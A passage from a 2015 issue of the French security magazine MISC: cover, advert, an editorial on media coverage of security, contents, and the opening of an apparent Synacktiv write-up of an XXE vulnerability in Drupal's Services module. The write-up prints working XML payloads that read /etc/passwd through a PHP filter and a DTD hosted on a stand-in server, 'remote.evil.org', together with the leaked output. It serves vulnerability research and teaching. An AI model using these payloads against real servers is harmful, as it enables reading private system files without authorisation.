MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

N° 80 JUILLET/AOÛT 2015

France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 $ cad - Maroc : 110 MAD - Tunisie 19 TND

L 19018 - 80 - F: 8,90 € - RD

CODE — ASM / DEBUGGER

Débuter l'analyse de malwares avec IDA Pro et Immunity Debbuger p. 58

SCIENCES — PASSE-PHRASE / HACKER

La quête du mot de passe parfait : l'inaccessible étoile ? p. 74

SOCIÉTÉ — APT / DROIT FRANÇAIS

Quel cadre juridique pour les APT ? p. 64

DOSSIER

WINDOWS : QUELLE SÉCURITÉ POUR LE PLUS POPULAIRE DES OS ? p.24

1 - Reprendre le contrôle de Windows pour préserver votre vie privée

2 - Tout sur les mécanismes de protection de Windows 8.1 !

3 - Cacher un code malveillant dans la mémoire d'un processus avec l'API Windows

4 - Comment utiliser WMI pour corrompre le système ?

SYSTÈME — XAAS / CALCULS DE COÛTS

Quelles questions se poser avant de souscrire à une offre cloud ? p. 68

EXPLOIT CORNER

Découverte et exploitation d'une vulnérabilité de type XML External Entity dans Drupal p. 04

PENTEST CORNER

Introduction aux intrusions physiques pour le pentester p. 12

FORENSIC CORNER

Récupération de fichiers effacés : une approche probabiliste p. 18

DOMAINES | MAIL | HÉBERGEMENT | E-COMMERCE | **SERVEURS**

1&1 SERVEUR CLOUD

NOUVELLE GÉNÉRATION

1 MOIS D'ESSAI GRATUIT

Puis à partir de 9,99 € HT/mois (11,99 € TTC)*

Powered by intel Cloud Technology

EASY TO USE – READY TO CLOUD*

Le nouveau serveur Cloud 1&1 vous apporte une combinaison parfaite entre ressources configurables, facturation à l'usage et accès root complet !

FLEXIBLE & ABORDABLE

Configuration personnalisée

- CPU, RAM et stockage SSD sont configurables indépendamment et en toute flexibilité
- **NOUVEAU :** packs préconfigurés disponibles en option

Windows®

Transparence des coûts

- Facturation à la minute
- Facturation détaillée, claire et structurée pour une totale maîtrise de votre budget
- Pas de durée minimale d'engagement

SIMPLE & SÛR

1&1 Cloud Panel

- L'interface innovante et conviviale facilite la gestion de vos serveurs

Sécurité

- Le firewall intégré bloque les attaques contre votre serveur
- Les sauvegardes quotidiennes et snapshots vous protègent de la perte de données
- Les data centers haute performance de 1&1 comptent parmi les plus sûrs en Europe

TOUT INCLUS

Haute performance

- Trafic illimité
- Votre serveur Cloud livré en 55 secondes
- Technologie SSD pour une performance maximale
- Réseau privé VLAN, API, load balancing, firewall et de nombreuses autres fonctionnalités facilement configurables
- Applications incluses, prêtes à l'emploi comme WordPress, Drupal™, Magento®

1 MOIS POUR ESSAYER

1 CLIC POUR CHANGER DE PACK

1 APPEL UN EXPERT VOUS RÉPOND

0970 808 911
(appel non surtaxé)

1&1

1and1.fr

*Facile à utiliser - prêt pour le Cloud. 1&1 Serveur Cloud : 1 mois d'essai gratuit, puis à partir de 9,99 € HT/mois (11,99 € TTC) sur la base de la configuration minimum. Pas de frais de mise en service. Conditions détaillées sur 1and1.fr. Windows et le logo Windows sont des marques déposées de Microsoft aux États-Unis et dans les autres pays. Linux est une marque déposée de Linus Torvalds aux États-Unis et dans les autres pays. Intel et le logo Intel sont des marques commerciales d'Intel Corporation aux États-Unis et/ou dans d'autres pays.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

ÉDITO « IL Y A 40 ANS, LES CLIMATOLOGUES SONT SORTIS DE LEUR LABO POUR PARLER DU CHANGEMENT CLIMATIQUE… ET VOUS ? » [1]

Stagiaire durant l'été 2001 dans un cabinet de conseil en sécurité des systèmes d'information, je m'étais vu confier la tâche de répondre aux questions des journalistes pour toutes les demandes d'information sur « Code Red », le dernier virus à la mode. Pour les plus jeunes de nos lecteurs (ou les plus âgés atteints de pertes de mémoire), il s'agissait d'un virus infectant les serveurs Microsoft IIS grâce à un « buffer overflow » exploitable à distance.

Au cours de l'entretien téléphonique d'une dizaine de minutes, je me suis vu expliquer à une journaliste particulièrement sympathique - mais de toute évidence béotienne - qu'en raison de la nature de la vulnérabilité, aucune action de l'utilisateur n'était requise pour contracter le virus. Contrairement à une infection comme « I love you », la contamination n'était pas la conséquence d'une imprudence de l'utilisateur, mais pouvait survenir alors que personne ne se trouvait devant sa machine, par exemple en pleine nuit ou pendant un week-end.

Deux jours plus tard, j'achetais dans le premier kiosque le quotidien dans lequel la journaliste m'avait promis de me citer nommément pour y lire « Cédric Foll indique que Code Red peut infecter un ordinateur éteint ».

Quelques années plus tard, alors que j'étais RSSI dans une grande administration, je répondais au débotté entre deux réunions avec des commerciaux, à un journaliste de 01informatique me demandant par téléphone ce que je pensais de la menace des botnets. Pas spécialement inspiré sur le moment, considérant l'échange comme étant informel et ne voulant pas faire attendre la seconde équipe de commerciaux patientant devant mon bureau, je répondais en substance que la problématique des botnets m'en touchait une sans faire bouger l'autre. Quelques semaines plus tard, parcourant distraitement la presse spécialisée, je m'étranglais en découvrant un verbatim approximatif de notre échange et quelques phrases mises en exergue comme « nous n'avons aucune stratégie de défense pour le cas où nos machines seraient embrigadées dans un réseau botnet » **[2]**.

Ces deux expériences malheureuses m'ont agacé sur le moment, mais, à la décharge des journalistes, j'ai certainement fait preuve d'un manque de clarté et de pédagogie dans le premier cas **[3]** et d'une certaine désinvolture (voire d'une extrême naïveté) dans le second.

Pourtant, ce qui est à mon sens le plus désespérant, ce n'est pas la méconnaissance de l'informatique par certains journalistes ou leurs pratiques parfois malicieuses, mais l'absence dans les médias d'experts lorsque des sujets tels que les codes malveillants ou la surveillance de masse sont abordés. Les spécialistes invités font certainement autorité dans leur cercle familial lorsqu'il faut installer un anti-spyware, mais un ancien vendeur de chez Surcouf n'est pas forcément le mieux placé pour porter un avis éclairé sur la sécurité des systèmes d'information. Il serait facile de faire porter la responsabilité sur les journalistes, gogos ne sachant pas discerner un spécialiste au milieu des amateurs, mais comme le regrettait Martin Untersinger dans la conférence de clôture de SSTIC « ceux qui nous parlent veulent nous vendre des trucs, ceux à qui on voudrait parler ne nous parlent pas ».

Il est donc nécessaire que nous fassions un effort de pédagogie et de vulgarisation pour ne plus laisser l'espace médiatique confisqué par de pseudo-experts présentant un ouvrage sur le langage C++ comme un manuel de terrorisme numérique **[4]**, Internet comme un Far West, le « cryptage », un outil pour les pirates ou que, pour éviter les problèmes, il suffit d'acheter l'antivirus conseillé par le vendeur.

N'oublions pas que les énormités qui peuvent être relayées dans les médias touchent le grand public comme les décideurs économiques et les politiques. Concourir à ne pas laisser diffuser des messages erronés par méconnaissance ou pire, biaisés par les lobbyistes est un enjeu pour nous tous.

Cedric Foll / cedric@miscmag.com / @follc

[1] Phrase tirée de l'excellente conférence de clôture de SSTIC 2015 par @martin_u

[2] Magie de l'internet, c'est toujours en ligne : http://pro.01net.com/editorial/502782/les-entreprises-sous-la-menace-de-cyberguerre/

[3] Oui, je suis vraiment magnanime…

[4] http://www.arretsurimages.net/breves/2010-07-27/L-etrange-document-terroriste-de-l-expert-Jacquard-F5-id8790

SOMMAIRE

EXPLOIT CORNER

[04-10] Découverte, exploitation et fiabilisation d'une vulnérabilité XXE dans le module Services de Drupal

PENTEST CORNER

[12-17] Test d'intrusion couplé physique et logique

FORENSIC CORNER

[18-22] Recherche de fichiers connus

DOSSIER

AU CŒUR DE WINDOWS : CHERCHONS LA PETITE BÊTE !

[24] Préambule

[25-31] Se protéger : introduction aux artefacts Windows

[32-41] Présentation et contournement des mitigations du noyau Windows 8.1

[42-51] Forensics Windows par l'exemple – le remplacement de process

[52-57] WMI : la menace silencieuse

CODE

[58-63] Introduction à Immunity Debugger et IDA Pro

SOCIÉTÉ

[64-67] APT et questions juridiques

SYSTÈME

[68-72] XaaS et stratégie d'entreprise

SCIENCE & TECHNOLOGIE

[74-82] Mots de passe, le mieux est l'ennemi du bien

ABONNEMENT

[47-48] Abonnements multi-supports

[73] Offres spéciales professionnels

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Conception graphique : Kathrin Scali
Responsable publicité :
Black Mouse Communication Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Retrouvez-nous sur

@miscredac et/ou @editionsdiamond

www.ed-diamond.com

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS BASE DOCUMENTAIRE

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

DÉCOUVERTE, EXPLOITATION ET FIABILISATION D'UNE VULNÉRABILITÉ XXE DANS LE MODULE SERVICES DE DRUPAL

Renaud Dubourguais – Synacktiv – <renaud.dubourguais@synacktiv.com>

mots-clés : DRUPAL / XXE / LFI

Il était une fois un consultant en sécurité s'ennuyant tellement lors de son périple pour se rendre à la conférence SSTIC qu'il décida de manière inconsidérée de regarder mille et une lignes de code au sein du module Services du CMS Drupal. Quelle ne fut pas sa surprise de découvrir caché entre deux commentaires, un jeune et innocent chargement de document XML...

1 Le module Services

Le module **Services** de Drupal (**https://www.drupal.org/project/services**) a pour principal objectif d'intégrer plus facilement des applications externes au CMS Drupal par l'exposition d'une partie de son API au travers de terminaisons REST, XML-RPC, JSON, JSON-RPC, SOAP, AMF, etc. Dans la suite de l'article, nous allons nous intéresser plus particulièrement à la terminaison REST du module.

Notons que par défaut, il est possible d'exposer une grande partie des fonctionnalités internes de Drupal comme la création d'utilisateurs ou la manipulation des nœuds. Pour rappel, un nœud dans le monde Drupal correspond à du contenu au sens large du terme. Cela peut être aussi bien un article qu'un sujet de forum tout en passant par un article de blog ou une simple page web.

Cependant, le choix concernant les fonctionnalités potentiellement exposées incombe systématiquement à l'administrateur du CMS.

2 Configuration de l'environnement de tests

La configuration du module **Services** est relativement simple. Il est nécessaire de réaliser 2 étapes :

1. Créer une terminaison REST au sein du menu de configuration du module (Figure 1 ci-dessous).




Figure 1 : Configuration d'une terminaison REST.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur




Figure 2 : Configuration de l'API exposée.

2. Configurer l'API exposée au travers de la terminaison REST, ici la consultation et la création de nœud Drupal, Figure 2, ci-dessus.

3 Découverte de la vulnérabilité

Lorsque l'on parle de REST, nous sous-entendons souvent une API qu'il est possible d'interroger au travers d'une URL paramétrée (**http://target/api/rest/object/method/param1**) ou bien de messages JSON. En réalité, bon nombre de terminaisons REST supportent également l'envoi de messages XML afin de paramétrer notre requête et c'est notamment le cas du module **Services** de Drupal. Par exemple, la requête HTTP suivante appelle le service REST **/test/node** avec les paramètres définis au sein du message XML envoyé en POST :

```
POST /test/node HTTP/1.1
Host: target
Content-Type: text/xml

<xml>
  <type>article</type>
  <title>New article</title>
</xml>
```

Le traitement de ces messages est réalisé dans la classe **ServicesParserXML** définie dans le fichier **services/servers/rest_server/includes/ServicesParser.inc** et plus particulièrement par la méthode **parse(ServicesContextInterface $context)**. Celle-ci est appelée dès qu'une requête contenant le content-type **text/xml** ou **application/xml** est reçue sur une terminaison REST préalablement définie par l'administrateur du CMS. Notons que pour atteindre cette méthode, il est également nécessaire que le service REST interrogé accepte des paramètres :

```
class ServicesParserXML implements ServicesParserInterface {
  public function parse(ServicesContextInterface $context) {
    // get/hold the old error state
    $old_error_state = libxml_use_internal_errors(1);

    // clear all libxml errors
    libxml_clear_errors();

    // get a now SimpleXmlElement object from the XML string
    $xml_data = simplexml_load_string($context->getRequestBody());

    // if $xml_data is Null then we expect errors
    if (!$xml_data) {
      // build an error message string
      $message = '';
      $errors = libxml_get_errors();
      foreach ($errors as $error) {
        $message .= t('Line @line, Col @column: @message',
array('@line' => $error->line, '@column' => $error->column,
'@message' => $error->message)) . "\n\n";
      }

      // clear all libxml errors and restore the old error state
      libxml_clear_errors();
      libxml_use_internal_errors($old_error_state);

      // throw an error
      services_error($message, 406);
    }
    // whew, no errors, restore the old error state
    libxml_use_internal_errors($old_error_state);

    // unmarshal the SimpleXmlElement, and return the resulting
array
    $php_array = $this->unmarshalXML($xml_data, NULL);
    return (array) $php_array;
  }
```

Les habitué(e)s des vulnérabilités du type XXE auront probablement déjà détecté où se situe le problème. Pour les autres, une petite explication s'impose.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Le message XML envoyé dans la requête POST est accessible au travers de l'objet **$context** (**$context→getRequestBody()**). Celui-ci n'a subi aucun traitement préalable par le CMS avant l'appel à la méthode **parse(ServicesContextInterface $context)**. C'est donc à cette méthode de vérifier que le document XML est syntaxiquement valide et respecte le format attendu.

Pour vérifier si le document XML est syntaxiquement valide et pour en faciliter la manipulation ultérieure, celui-ci est donc envoyé en paramètre de la fonction **simplexml_load_string($xml)** :

```
// get a now SimpleXmlElement object from the XML string
$xml_data = simplexml_load_string($context->getRequestBody());
```

Cette fonction fait en réalité appel à la bibliothèque **libxml2** du système pour réaliser le *parsing* du document XML et retourner un objet facilement manipulable.

Cependant, les versions de **libxml2** inférieures à 2.9.0 ont pour caractéristique de charger toutes les entités externes référencées au sein du document XML si cela n'a pas été explicitement désactivé par le développeur à l'aide de l'appel à la fonction **libxml_disable_entity_loader(true)**. Dans le cas présent, aucun appel à cette fonction n'est réalisé, autorisant ainsi le chargement des entités externes référencées au sein de notre message XML.

Le terme « entité externe » est un grand mot pour désigner des fichiers externes au document en cours de chargement. Dans le cadre d'une utilisation normale, ces fichiers sont généralement des déclarations d'entités ou bien des sous-parties d'un document XML venant compléter le document en cours de chargement. Néanmoins, rien ne nous empêche de référencer un tout autre fichier local au système ou distant. Ce type de vulnérabilité est appelé Xml eXternal Entity ou XXE.

Dans le cas présent, pour valider la vulnérabilité, nous envoyons dans un premier temps un message XML standard :

```
POST /test/node HTTP/1.1
[...]
<xml>
        <type>test</type>
</xml>

HTTP/1.1 200 OK
[...]
<?xml version="1.0" encoding="utf-8"?>
<result>Access denied for user anonymous</result>
```

La réponse du CMS nous indique que nous n'avons pas le droit de créer un nouveau nœud, ce qui est tout à fait normal, car nous ne sommes pas authentifiés. Notons cependant que la vulnérabilité est située avant la vérification que l'utilisateur est bien authentifié, car il faut d'abord parser le message XML pour savoir si l'action demandée nécessite d'être authentifié ou non.

Dans un second temps, nous envoyons un message XML référençant cette fois-ci un fichier externe, par exemple **/etc/passwd** :

```
POST /test/node HTTP/1.1
[...]
<!DOCTYPE root [
  <!ENTITY % evil SYSTEM "file:///etc/passwd">
  %evil;
]>

<xml>
        <type>test</type>
</xml>

HTTP/1.1 200 OK
[...]
<?xml version="1.0" encoding="utf-8"?>
<result>Line 1, Col 1: internal error: xmlParseInternalSubset:
error detected in Markup declaration


Line 1, Col 1: DOCTYPE improperly terminated


Line 1, Col 2: Start tag expected, &amp;#039;&amp;lt;&amp;#039; not
found


</result>
```

Comme nous pouvons le voir, cette fois-ci une erreur PHP nous est retournée. Cette erreur nous indique en réalité que le contenu du fichier **/etc/passwd** a été chargé par la bibliothèque **libxml2** et ensuite inclus au sein de l'élément **DOCTYPE** du document. Étant donné que le contenu du fichier **/etc/passwd** n'est pas un fichier contenant des définitions d'entités XML, il n'est donc pas valide d'où l'erreur **Start tag expected**.

Notons que les erreurs XML nous sont retournées même si les erreurs PHP sont désactivées grâce à la condition **if** suivant l'appel à **simplexml_load_string($xml)**. En cas d'erreur, cette fonction ne retourne aucune donnée rendant la condition vraie et les erreurs du parseur XML sont retournées à l'utilisateur.

4 Récupération du contenu d'un fichier du système

À ce stade, nous avons montré qu'il était possible de demander à la bibliothèque **libxml2** de charger un fichier arbitraire du système. Cependant, nous ne sommes pas en mesure de récupérer le contenu de celui-ci.

Étant donné la localisation de la vulnérabilité et du traitement réalisé sur le message XML, le seul endroit dans le code permettant un retour de données reste l'utilisation des messages d'erreur vus précédemment.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Pour le moment, nous ne faisions qu'intégrer le fichier désiré de manière bête et méchante au sein du document XML. Désormais, il nous faut une méthode permettant de l'intégrer de telle sorte que son contenu soit inséré au sein d'une erreur **libxml2**. Pour cela, l'utilisation des *internal subsets XML* s'avère indispensable :

1. Insertion d'une entité externe qui contiendra le contenu du fichier encodé en Base64 (simplement pour éviter la présence de caractères spéciaux ou de retours chariot au sein du contenu manipulé). L'encodage peut se faire à l'aide d'un filtre PHP.
2. Insertion d'une entité externe référençant une URL contenant l'entité précédente, nécessitant la définition d'une sous-entité (*internal subset*).

Comme l'URL de la deuxième entité ne pointera pas vers un fichier valide, une erreur XML contenant l'URL de l'entité défaillante devrait être retournée. Cependant, une autre erreur nous est retournée à la place :

```
POST /test/node HTTP/1.1
[...]
<!DOCTYPE root [
  <!ENTITY % payload SYSTEM "php://filter/read=convert.base64-
encode/resource=/etc/passwd">
  <!ENTITY % intern "<!ENTITY &#37; trick SYSTEM 'file://
W00T%payload;W00T'>">
  %intern;
  %trick;
]>

<xml>
        <test>test</test>
</xml>

HTTP/1.1 200 OK
[...]
<?xml version="1.0" encoding="utf-8"?>
<result>Line 3, Col 76: PEReferences forbidden in internal subset


Line 4, Col 10: PEReference: %intern; not found


Line 5, Col 9: PEReference: %trick; not found


</result>
```

Cette erreur est issue d'une restriction au sein du parseur XML qui interdit la définition d'une entité dans une entité. Mais comme toute restriction, celle-ci est faite pour être contournée. Les travaux d'Alexey Osipov et Timur Yunusov présentés à BlackHat US 2013 ont notamment mis en valeur une technique consistant à référencer une entité externe qui contiendra la définition des entités précédentes. En effet, la restriction imposée au sein du document ne l'est pas pour les documents XML importés à l'aide d'une entité externe. Ainsi, notre document XML devient le suivant :

```
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM "http://remote.evil.org/test.xml">
  %remote;
  %intern;
  %trick;
]>

<xml>
        <test>test</test>
</xml>
```

Le fichier **test.xml** hébergé sur un serveur que nous contrôlons contient alors les entités précédentes :

```
<!ENTITY % payload SYSTEM "php://filter/read=convert.base64-encode/
resource=/etc/passwd">
<!ENTITY % intern "<!ENTITY &#37; trick SYSTEM 'file://
W00T%payload;W00T'>">
```

En envoyant ce message XML, l'erreur précédente n'est plus provoquée, mais cela ne nous avance pas beaucoup plus, car plus aucune erreur n'est désormais retournée :

```
<?xml version="1.0" encoding="utf-8"?>
<result>Access denied for user anonymous</result>
```

L'analyse du code source de la bibliothèque **libxml2** nous a, en réalité, montré qu'une DTD syntaxiquement valide, mais contenant des entités référençant des fichiers inexistants n'est pas une condition d'arrêt du parser. Le parser XML continue donc le parsing du document XML et l'appel à **simplexml_load_string($xml)** retournera des données ne validant pas la condition **if** :

```
    // get a now SimpleXmlElement object from the XML string
    $xml_data = simplexml_load_string($context->getRequestBody());

    // if $xml_data is Null then we expect errors
    if (!$xml_data) {
[...]
```

Il s'avère que seules les erreurs de syntaxe sont une condition d'arrêt du parser. Nous avons donc volontairement inséré une erreur de syntaxe après le parsing de nos entités afin de valider la condition **if** :

```
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM "http://remote.evil.org/test.xml">
  %remote;
  %intern;
  %trick;
]>

<xml>
        <test>test</invalid>
</xml>
```

Cette fois-ci, les erreurs de la bibliothèque **libxml2** nous sont bien retournées y compris les erreurs liées aux chargements des entités externes :

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

```
<?xml version="1.0" encoding="utf-8"?>
<result>Line 5, Col 9: failed to load external entity &amp;quot;
file://W00Tcm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb24
6eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46e
DoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czov
ZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2Jpbjov
YmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL
25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25
vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9
naW4KbWFpbDp4Ojg6ODptYWls0i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpu
ZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2lu
CnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9s
b2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4K
d3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9s
b2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jp
bi9ub2xvZ2luCg==W00T&amp;quot;


Line 9, Col 27: Opening and ending tag mismatch: test line 9 and
type


</result>
```

Nous pouvons désormais récupérer le contenu du fichier **/etc/passwd** en décodant l'encodage Base64 :

```
>>> print "cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eD
oxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI
6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91
c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5b
mMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW
4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4
KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFp
bDp4Ojg6ODptYWls0i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6O
To5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eD
oxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm
94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdG
E6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYW
NrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2
luCg==".decode("base64")
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Cependant, cette technique possède deux limitations :

- Le serveur hébergeant le CMS Drupal doit être autorisé à récupérer des fichiers distants pour la définition des sous-entités (http://remote.evil.org/test.xml).
- Les fichiers dépassant une certaine taille ne peuvent pas être récupérés à cause d'une restriction implémentée dans la bibliothèque **libxml2** afin d'éviter les expansions exponentielles du document XML en cours de chargement.

5 Utilisation de DTD locales uniquement

Dans la vraie vie et non dans un laboratoire installé par vos soins et respectant tous vos prérequis, il s'avère que les serveurs web pouvant communiquer avec l'extérieur se font de plus en plus rares et autant dire qu'aller chercher un document XML hébergé sur un de vos serveurs ne marchera pas à tous les coups. Il nous a donc été nécessaire de trouver une solution alternative.

